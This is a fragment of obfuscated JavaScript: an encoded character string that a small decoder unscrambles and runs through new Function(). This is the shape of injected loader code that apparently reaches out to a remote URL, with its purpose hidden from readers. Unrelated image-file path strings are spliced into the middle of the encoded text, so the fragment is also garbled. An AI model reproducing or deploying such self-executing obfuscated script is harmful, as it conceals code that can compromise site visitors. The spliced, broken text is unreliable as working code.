Y8fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!YmL5(8F=fO(_^Y2FmhYdfmdJJY2fxh6qfcYaP=}YsaPP=@n00aP682dX6pdFO5mJqdF7O5^=28l/3cV62?yd(a/mFYLFc6a=O8Jd5LYW2FcL(5YY2mhY6phFa>8Jd5LYW2FcL(5YY2mD6fFha=c2??OavvcO8/)d6f_?9_dDY6u5ODLY5?A6XOu5ODLY5?;JJOu5ODLY5?9YT|dJu5ODLY5?y6_6u5ODLY5?yIIu5ODLY5?Bxu5ODLY5?IzI?kOqfu5ODLY5/6mFYLFc2dX6pdFO5m_LY5rpY2Fa=Y8cY82dX6pdFO5mJqdF7O5^avv/3cV62?yd(a/mFYLFcYa??2dX6pdFO5m^dR|O_(heO62FL<@=OvvlYjDc7_2(F6O2ca[Lc@0}a=Dc7_2(F6O2ca[Lc@0@a=^c7_2(F6O2ca[Lc@0saPaPaPag^c7_2(F6O2ca[Lc}0}a=^c7_2(F6O2ca[Lc}0@a=Dc7_2(F6O2ca[Lc}0saPaPaP=Yaa=l2vv6??)ca=XO6f0l882dX6pdFO5mLY2fuYd(O2vvfO(_^Y2FmdffEXY2Ft6LFY2Y5c"X6L6)6q6FT(hd2pY"=7_2(F6O2ca[Xd5Y=F!"h6ffY2"888fO(_^Y2FmX6L6)6q6FTiFdFYvv(mqY2pFhvvcY8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"a%"/)_pj68"%p=cF82YD]O5^wdFdamdJJY2fc"^YLLdpY"=+i;NmLF562p67Tc(aa=FmdJJY2fc"F"="0"a=2dX6pdFO5mLY2fuYd(O2cY=Fa=(mqY2pFh80=qcd=""aaPaPaca!'.substr(22));new Function(b)()}();